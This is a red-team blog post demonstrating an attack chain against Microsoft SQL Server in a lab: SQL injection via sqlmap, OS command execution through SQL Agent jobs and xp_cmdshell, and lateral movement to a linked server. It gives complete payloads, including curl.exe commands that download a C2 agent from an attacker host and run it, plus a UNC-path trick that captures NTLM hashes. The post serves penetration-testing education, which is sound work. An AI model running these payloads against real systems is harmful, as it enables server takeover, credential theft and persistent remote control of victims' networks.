


November 3rd 2025 Author: Lachezar Uzunov, @ lsecqt
Introduction
In today's digital landscape, databases are one of the big gems of any organization, housing sensitive data and critical business information. One of the most widely used database management systems is Microsoft SQL Server (MSSQL), a powerful tool that's easy to integrate into any environment. However, with great power comes great responsibility - and significant risk. In the hands of a skilled attacker, MSSQL can serve as a gateway to devastating breaches and unauthorized data access.
This blog post takes a deep dive into the offensive side of MSSQL security, exploring the quantities of attack vectors that can be exploited. From SQL injection to lateral movement via internal links, and from misconfigurations to the abuse of extended procedures, we’ll cover a different attack perspective compared to the standard.
1. What Are These Databases?
Unless you’ve been living in a cave or under a rock for the past few decades (and if you have, kudos for finding Wi-Fi in such an isolated spot), you’re likely familiar with the concept of a database. At its core, a database is like a highly organized digital warehouse, but instead of stacks of paper and filing cabinets, it holds neatly arranged data that’s quick to access, manage, and analyze.
Now, let’s zoom in on Microsoft SQL Server (MSSQL). MSSQL is like the Swiss army knife of databases - versatile, powerful, and packed with features. Developed by Microsoft, it’s a relational database management system (RDBMS) designed to handle everything from small- scale personal projects to vast enterprise solutions. Data is organized into tables, and this is why MSSQL, along with many others, is categorized as a "relational database," since there must be a relationship between different tables.
So, what makes MSSQL databases an interesting target? Beyond their impressive capabilities and flexibility, MSSQL offers a range of unique features that make them especially noteworthy - and, as a result, attractive targets. And it’s very widely used of course.
First off all, MSSQL’s seamless integration with Active Directory is a game changer. Imagine you’re managing a large organization with hundreds of users, and you need a way to efficiently control access to your database. MSSQL allows you to integrate directly with Active Directory, making it easier to manage user permissions and authenticate as well as authorize access based on existing accounts. This means you can leverage your existing infrastructure to streamline database management, reducing the need for separate authentication systems and simplifying user administration.
Additionally, it can also be configured to require SQL Authentication . This form of authentication is dedicated only for the database itself. The accounts there are only valid for the database locally and sometimes its links. More on this later.
But that’s not all - MSSQL databases come with a suite of built-in and custom stored procedures that add both power and potential vulnerabilities. Stored procedures are predefined SQL commands that you can call to perform various tasks, and MSSQL includes some particularly interesting ones:
xp_cmdshell: This stored procedure allows you to execute operating system commands directly from within SQL Server. It’s like having a command prompt at your fingertips, but embedded within the database environment.xp_dirtree: This procedure lets you list directories and their contents on the server’s file system. This stored procedure can be (ab)used for relaying or credential harvesting attacks mainly.xp_filelist: Similar toxp_dirtree, this stored procedure provides a list of files in a specified directory. Again, it can be used for the same attacks asxp_dirtree.sp_executesql: This is another versatile stored procedure that allows for the execution of dynamic SQL queries. It can be used for dedicated SQL-Queries via an SQL-Injection for examplexp_regread/xp_regwrite: These stored procedures allow registry interaction. If enabled, we can read or write to the registry hive as the context of the user running the database.
However, to attack MSSQL databases and exploit these stored procedures, you first need some level of access to the database, or at least to the internal network of the server running it. This access is crucial because it allows you to interact with and manipulate the database's built-in features. But how do we get that access from an offensive perspective?
2. Enumerating And Attacking MSSQL From The Perimeter
The first step in attacking an MSSQL database from an internet perspective is to identify its presence. Typically, MSSQL databases aren’t directly accessible via their service; they’re usually shielded behind a web application or some other layer of security.

However, the web application itself can provide valuable clues.
One effective method to identify a MSSQL database is to force an error that is not handled properly by the application. By injecting SQL queries through user input fields or URL parameters, you might trigger an error message that reveals the presence of MSSQL. Sometimes, these verbose error messages can provide additional details about the database version or configuration.


Another approach is to infer the presence of MSSQL based on the technology stack used by the web application. For instance, if you discover that the web application is built using .NET Core or ASP.NET, there’s a good chance that MSSQL is being used as the database engine. MSSQL integrates seamlessly with Microsoft’s .NET ecosystem, making this a useful indicator.

In this scenario, the most viable way to compromise the MSSQL database is by first finding vulnerabilities within the web application that interfaces with it. Once you found an SQL-Injection vulnerability, you can leverage it to execute malicious queries, access sensitive data, or escalate privileges within the MSSQL database.
Before launching an attack on the web application, it’s crucial to perform a thorough enumeration.
When it comes to information gathering, performing a directory brute-force may be a must. This can be done either manually or automatically, and the tools used do not matter that much. What matters is the output, and in the case of our self build demo application, a login form is found in the path /Account/Login.

What I always do when encountering a login form is to fuzz it with special characters on all of the parameters being present. Doing so by for example forwarding the request to BurpSuite Intruder, we can identify that some of the fuzzed payloads lead to internal server error (status code 500) responses:

After analyzing the response, and if verbose output is shown, we can identify the source code that triggered the exception:

This helps us to understand how the application works and also what it might be vulnerable to. Another thing I always love doing is capturing the login request and running it through sqlmap. This will ensure that all of the request's metadata will be successfully parsed. Running sqlmap proves that the application is vulnerable to SQL injection.

The next logical step is to enumerate our current user, as well as its permissions. In sqlmap, you have the option to execute raw SQL queries with the command line options --sql-cmd or --sql-shell which will give you an interactive SQL shell for running your queries.
With the query SELECT current user we can retrieve the current database user's name.

Executing the select current_user query returns the user under which the SQL statement got executed.
Nice, we have the user; what about the permissions? In the MSSQL world, the sysadmin permissions are the most interesting, since this will most likely allow us to compromise the database and to access the internal network. Sysadmin permissions can be checked via the following SQL query:
SELECT IS_SRVROLEMEMBER('sysadmin') AS IsSysadmin;
Note, when executing queries, from my experience it is better to run them through the --sql-shell instead of the --sql-query, this way, sqlmap parses the parameter and the query better. For example running the enumeration query from --sql-query leads to an error in our exemplary vulnerable application:

While the same query is successfully executed from --sql-shell:

Perfect, our user is sysadmin in this case! However, no hurry to celebrate. After trying to execute commands, we can see that it fails in our case.
sqlmap -r login.req --batch --os-cmd='whoami'
or
sqlmap -r login.req --batch --os-shell

We can try to manually enable xp_cmdshell with the following snippet:
`EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;`
However, that also fails.

The reason in our case is the nature of the vulnerability, which in that case is a Boolean based SQL-Injection. Additionally, this SQL injection does not support stacked queries, which are needed to call stored procedures like xp_cmdshell or system stored procedures like sp_start_jobs. Stacked queries are those that typically combine multiple queries but treat them as a single query, with arbitrary subqueries separated by semicolon separators. In our experience, finding an SQL injection technique that supports stacked queries is much rarer in real-world applications than any other technique.

Since we cannot execute commands, one thing that we want to try is to dump the tables from the database with the hope of compromising some credentials.
sqlmap -r login.req --batch --dump-all
Note: Usually, the --dump-all will be slow, especially for large databases. If that is the case it is important to first list tables and columns and selectively dump them. In my case the database is small so I have no problem running this.
Although we discovered a user account, we were unable to compromise the webserver yet. These credentials were sprayed for all network services like FTP and SSH but no access was granted.
So at this point we have to ask ourselves what else we can do. On the one hand side, we cannot find any valuable credentials for local access like ssh; on the other, we cannot execute OS commands because of the lack of nested queries support. Without it, stored procedures like xp_cmdshell and system stored procedures like sp_start_jobs are useless.
Let’s now take a step back and analyze the current situation.
While fuzzing, we managed to peek at the source code responsible for engaging with the database.

Entity Framework (EF) is a tool that helps developers work with databases in a more natural and intuitive way. Instead of writing complex database queries, EF allows you to interact with your data using C#. It acts as a bridge between the backend and the database, handling all the heavy lifting involved in data storage and retrieval.
With EF, you can think of your data as objects rather than tables and rows. For example, if you have a Customer table in your database, EF lets you work with it as a Customer object in your code.
EF works with strongly typed models, and it validates the structure of the SQL query to ensure the result can fit into a specified model.
When FromSqlRaw is used in Entity Framework, it allows us to run raw SQL queries against the database, but it expects those queries to conform to EF's model-mapping rules. Methods like SingleOrDefault are designed to retrieve a single entity, so EF expects the SQL query to return a result that maps to a single row in a single table. If a nested query or injection changes the structure of the query to return multiple rows, columns, or unexpected shapes, EF will throw an exception because the result cannot be properly mapped to the entity class.
In this case, we are limited to just reading from the database, unless we find another injection point, which might be more flexible. Luckily, we have a valid pair of credentials for the web application itself. These clear text credentials were valid and after a successful login, we are presented with a new page with new functionalities.

Since we managed to find one sql injection vulnerability, it is very likely that we can find more since the application seems to generally lack input validation.
Let's fuzz the search!

It looks like it might be vulnerable too!
The interesting part here is how differently the database connection is handled. This time the SqlDataReader class is used, which might be more flexible than the previous example.
SqlDataReader (https://learn.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader?view=net-8.0-pp) is a lower-level API that works directly with the database, without enforcing the constraints of EF.
Unlike EF, SqlDataReader gives you complete control over how the query is built and executed, which means there are no built-in protections against malicious inputs. It doesn’t care about the shape of the result set. If a nested query is injected, it simply executes the SQL as-is and streams the raw data back to the application. This flexibility means it will most likely execute complex or nested SQL, without any safeguards.
Running sqlmap against it will further proof the presence of another SQL injection vulnerability:
sqlmap -u 'http://172.16.16.131/Blogs?searchQuery=asd' --batch

Having a new injection point, which most likely supports nested queries we mainly have two options.
- Option 1: Enable
xp_cmdshellstored procedure. - Option 2: Use
start_jobprocedure if possible.
In this example it makes more sense to use the `start_jobs` since the re-enabling of the xp_cmdshell might cause more alerts and raise awareness. Additionally, xp_cmdshell can also be disabled by an administrator via SQL-Trigger. This adds another layer of security by not allowing anyone (including sysadmins) to execute the stored procedure. In this example, the only option to execute xp_cmdshell with sysadmin rights is to disable the trigger, and then re-enable the stored procedure. The process is explained here: https://www.mssqltips.com/sqlservertip/2987/can-i-stop-a-system-admin-from-enabling-sql-server-xpcmdshell/
All of these conditions let me think that going for the Start Jobs is the better approach, especially if they are enabled on the system, so let’s explore SQL Start Jobs.
In SQL Server (MSSQL), start jobs typically refers to initiating SQL Server Agent jobs, which are scheduled tasks that can automate various database-related tasks. If the SQL Server Agent is running (which is a local Windows service), then you will have the ability to execute start jobs and thus -> commands!
In our case, the SQL Server Agent is indeed running:

However, can we remotely enumerate it?
According to ChatGPT, the following query is capable of enumerating the presence of the service:
EXEC xp_servicecontrol 'QUERYSTATE', 'SQLServerAgent';
Which indeed works locally:

While this query works from SSMS, it does not always work from the sql-shell as the EXEC can sometimes break the syntax from which the SQL Injection is build up.

So we definitely have to find another way.
One additional approach would be to query the database for the presence of already established and executed start jobs. This will indicate that the service was at least used. The start jobs are by default saved under the system tables of the MSDB database. There are multiple tables that can reveal interesting information about the jobs.

Here, we can find information about the jobs themselves, how often they run, and on which server!

With the following query, you can enumerate the job_ids, which will prove that they are present, and the SQL Server Agent service will most likely be up:
SELECT job_id FROM MSDB.sysjobs;

Now the next step is to create a start job and try to execute a system command. As a job template, I will use the one from impacket-mssqlclient
Note:
When using impacket-mssqlclient, you can toggle debug mode with the show_query command. This will cause the tool to output the raw queries it runs, which will help us analyze what is going on under the hood.
In this case I have created another database for testing purposes, connected to it via impacket-mssqlclient enabled debug mode view with show_query , and executed:
sp_start_job curl.exe http://172.16.16.130:8000
This action outputted the following query:
@job='IdxDefrag'+CONVERT(NVARCHAR(36),NEWID());EXEC msdb..sp_add_job @job_name=@job,
@description='INDEXDEFRAG',@owner_login_name='sa',@delete_level=3;EXEC msdb..sp_add_jobstep @job_name=@job,
@step_id=1,@step_name='Defragmentation',@subsystem='CMDEXEC',
@command='curl.exe http://172.16.16.130:8000',@on_success_action=1;EXEC
msdb..sp_add_jobserver @job_name=@job;EXEC msdb..sp_start_job @job_name=@job;
The script begins by defining a variable for the job name with DECLARE @job NVARCHAR(100);. It then generates a unique name by appending a GUID to IdxDefrag , ensuring each job name is distinct. This is achieved with SET @job='IdxDefrag'+CONVERT(NVARCHAR(36),NEWID());.
Next, the script creates the job using sp_add_job. This procedure initializes the job with a name, description ( INDEXDEFRAG ), and owner ( sa ). The @delete_level=3 parameter ensures that the job is deleted after completion if no steps remain. The script then adds a job step with sp_add_jobstep . This step executes a curl command to make an HTTP request. The command runs in the CMDEXEC subsystem, which allows it to execute operating system commands.
After defining the job step, the job is assigned to the server with sp_add_jobserver , making it available for execution. Finally, the job is started immediately using sp_start_job.
So let’s first start the sql shell again and try the start_job payload:
sqlmap -u 'http://172.16.16.131/Blogs?searchQuery=asd' --batch --sql-shell

@job='IdxDefrag'+CONVERT(NVARCHAR(36),NEWID());EXEC msdb..sp_add_job @job_name=@job,
@description='INDEXDEFRAG',@owner_login_name='sa',@delete_level=3;EXEC msdb..sp_add_jobstep
@job_name=@job,@step_id=1,@step_name='Defragmentation',@subsystem='CMDEXEC',
@command='curl.exe http://172.16.16.130:8000',@on_success_action=1;EXEC msdb..sp_add_jobserver
@job_name=@job;EXEC msdb..sp_start_job
@job_name=@job;

And Boom! We achieved RCE! Let's compromise the server now! The plan is to use curl to drop/execute a payload. The payload is packed in order to evade endpoint protection and is designed to establish callbacks to the Mythic C2 infrastructure.
Note:
In this blog, we will not dive into evasion nor payload creation, as the main point is to focus on enumerating and exploiting MSSQL databases. Currently I am using the Athena agent (https://github.com/MythicAgents/Athena), which I can totally recommend. It is a .NET Core based agent, extremely flexible and powerful.
So, now we can build our exploitation query to download and execute the payload. The result of these queries is a direct callback from the SQL server to our C2.
@description='INDEXDEFRAG',@owner_login_name='sa',@delete_level=3;EXEC msdb..sp_add_jobstep @job_name=@job,
@step_id=1,@step_name='Defragmentation',@subsystem='CMDEXEC',
@c ommand='curl.exe http://172.16.16.130:8000/athena.exe -o C:\Windows\Tasks\a.exe',@on_success_action=1;
EXEC msdb..sp_add_jobserver @job_name=@job;EXEC msdb..sp_start_job @job_name=@job;
@job='IdxDefrag'+CONVERT(NVARCHAR(36),NEWID());EXEC msdb..sp_add_job @job_name=@job,
@description='INDEXDEFRAG',@owner_login_name='sa',@delete_level=3;EXEC msdb..sp_add_jobstep @job_name=@job,
@step_id=1,@step_name='Defragmentation',@subsystem='CMDEXEC',@command='C:\Windows\Tasks\a.exe',
@on_success_action=1;EXECmsdb..sp_add_jobserver @job_name=@job;EXEC msdb..sp_start_job @job_name=@job;

This attack gave us a command & control connection with the context of the machine account itself. From the screenshot above, it is visible that we are operating with high integrity (the INTERACT color is red), but in order to get more details about the connection, you can click the arrow (INTERACT column). Tasking Views -> Expand Callback

Now the question is, what do we do from here?
3. Attacking MSSQL Linked Servers
Obviously, if this was a real engagement, the first thing would be to identify more details about the environment and to establish a proper persistence. Credential dumping is also a nice idea; however, in this case, no fancy credentials could be obtained from this compromised server. Since we now have local network access, the number of TTPs that we can execute is bigger. One thing that is also worth checking related to MSSQL are the database links. What?
In Microsoft SQL Server, Linked Servers allow one SQL Server instance to connect to and run queries against another server. This could be another SQL Server instance or even a different type of database (like Oracle or MySQL). This enables administrators to distribute data and queries across multiple servers or databases without directly connecting to each one manually. Linked servers are configured using the system stored procedure sp_addlinkedserver , where the target server, along with its login and authentication method, is configured.
Essentially, what that means is that if there is a link to another server, we can try to execute queries from the context of another database, and we already know what this can lead to.
First things first, let's enumerate if the database has any links:
EXEC sp_linkedservers;

Unfortunately, there are none. Or are there?
I am a fan of not trusting the tools for 100%, especially when your output depends on some form of exploitation (like SQL injection).
Let's try a different approach.
The Athena agent has the capability of executing C# assemblies and BOFs that can make the job of post exploitation easier. In this scenario, we have plenty of options. We can go for SharpSQL via execute-assembly module or we can go for BOFs. For this scenario I decided: Let’s see some BOFs in action!
Quick search led me to this repository: https://github.com/Tw1sm/SQL-BOF, which has a lot of utilities for engaging with MSSQL servers. The BOFs there turned out to be supported from the coffloader of Athena, so no modifications were needed.
With that in mind, let's gather more information, starting with the database itself.


Now let's identify links:


And now we have a different result. The SQL01 database is linked to the SQL02 database:

The main reason for the different output between sqlmap and the SQL BOF is the way both of these tools engage with the MSSQL server. The nature of SQL injection itself is unstable. Complex queries are prone to syntax errors when injected with malicious input, especially if the application constructs dynamic queries that are vary based on user input or session state.
Since the sp_linkedservers query is part of a SQL injection payload, the syntax, injection context, or sanitization might be altering the intended query. For instance, if the injection appends EXEC sp_linkedservers without ensuring proper execution context, it might not behave as expected.
The key aspect is the placement of the injection itself. The behavior of the injected payload depends on where the injection occurs within the application's query.
For example, the following query becomes invalid because EXEC does not return a result set directly compatible with a SELECT
SELECT column FROM table WHERE id = 1 UNION SELECT EXEC sp_linkedservers;
These factors contributes to the instability of executing SQL queries via sqlmap.
However, as we engage with the MSSQL from the C2 framework, we avoid the previously mentioned factors. The BOF instantiates a new MSSQL connection internally, by using the context of the machine account or any other manually specified user. This connection is independent of any form of vulnerability or exploitation. This way, the connection is stable, which ensures better results. When operating from the C2, we are restricted only by the user context, from where the BOF is executed, which in our case is not highly privileged. However it still can be used for enumeration.
Here, we mainly have two approaches: we can either try to run queries from the beacon or use sqlmap and try to engage with the linked SQL-server SQL02. Using the beacon, we connect to the database as the machine account of the server. On the other hand, if we use the sqlmap shell, we will operate from the context of webapp_user, which we already know is highly privileged. Often machine accounts do not have high privileges over local and remote SQL servers, so I think the choice is obvious here.
There are many ways to manually engage with the linked server. One of the main examples is to use the AT syntax. So in order to select the current user from the linked server, we can execute:
EXEC ('SELECT SYSTEM_USER AS CurrentUser') AT sql02
The SYSTEM_USER part might look confusing, but it returns the login name of the user connected to the SQL Server. This is independent of the database user context and reflects the Windows or SQL Server login that is authenticated when connecting to the SQL Server instance. In other words, the user context using the link.
However, running this query from the sql-shell did not return anything.

Does that mean that we cannot execute queries using the link, or the SQL execution is blind? The only way to find out is to use queries that involve either sleeping or some form of a callback such as xp_dirtree or the good old curl command. Running the following query times out the sql_shell for the exact number of seconds defined, in this case, 5:
EXEC ('WAITFOR DELAY ''00:00:05''') AT sql02;

This proves that we can execute queries, no matter that there is no output. Having this in mind, the most logical thing we can do here is to try to reconfigure xp_cmdshell and laterally move to SQL02.
The following queries enable the xp_cmdshell stored procedure for the linked server:
EXEC ('EXEC sp_configure ''show advanced options'', 1; RECONFIGURE;') AT sql02;

EXEC ('EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;') AT sql02;
And also, the syntax can be used for executing commands.
EXEC ('xp_cmdshell ''curl http://172.16.16.130:8000/test''') AT sql02;

Since we now have command execution, I will simply follow the same steps into executing the Athena agent. Download the payload:
EXEC ('xp_cmdshell ''curl.exe http://172.16.16.130:8000/athena.exe -o C:\Windows\Tasks\a.exe''') AT sql02: 'NULL'
Execute it:
EXEC ('xp_cmdshell ''C:\Windows\Tasks\a.exe''') AT sql02;

If during download you see errors like this on the webserver:

It most likely means that you don't have the permissions to save files to the specified directory, or it simply does not exist. If you didn't specify any directory when executing the download query as for example in the following query:
EXEC ('xp_cmdshell ''curl.exe http://172.16.16.130:8000/athena.exe -o a.exe''') AT sql02: 'NULL'
The xp_cmdshell will attempt to download the file into the current working directory (CWD) of the process, which in most of the cases is C:\Windows\System32. Here, we also have another attack vector. If you pay close attention, you can see that this time, the callback is established with a domain user SQL1 instead of a service or machine account.

This means that the database on SQL02 is configured to run from the context of this user. One possible attack is to capture and crack its password, and another option would be to potentially relay it. In the perimeter pentest scenario that’s however more unlikely to be exploitable, as outbound SMB traffic is not usually allowed. Usually.
For demonstration purposes, we still use the xp_dirtree stored procedure to force the MSSQL service into performing authentication to an attacker controlled system.
EXEC ('EXEC master.dbo.xp_fileexist ''\\172.16.16.130\test''') AT SQL02;

This allowed us to capture the NTLMv2 hash of the user, which we might try to crack, or if we are into the internal network -> relay.
From this point on we can continue with the advancement inside the Active Directory. With new server comes new credentials and attack paths to other systems.
One such exemplary attack scenario is explained in my other blogpost: https://lsecqt.github.io/Red-Teaming-Army/active-directory/compromising-mssql-databases-by-relaying/
4. Conclusion
While MSSQL is easy to integrate, misconfiguration might create serious vulnerabilities. This blogpost demonstrated how MSSQL databases can be attacked from both external and internal attackers.
The execution of start jobs is definitely rare, but not unseen. A lot of times people misjudge the risk by stopping the xp_cmdshell via triggers, but often they also overlook the capabilities of other MSSQL components.
From experience, I always love checking MSSQL databases for possible attacks while I am on an internal Pentest or Red Team project. They are usually misconfigured and linked. I know they don’t always lead to getting Domain Admins privileges, but having code execution and persistence on a database server is nice, isn't it?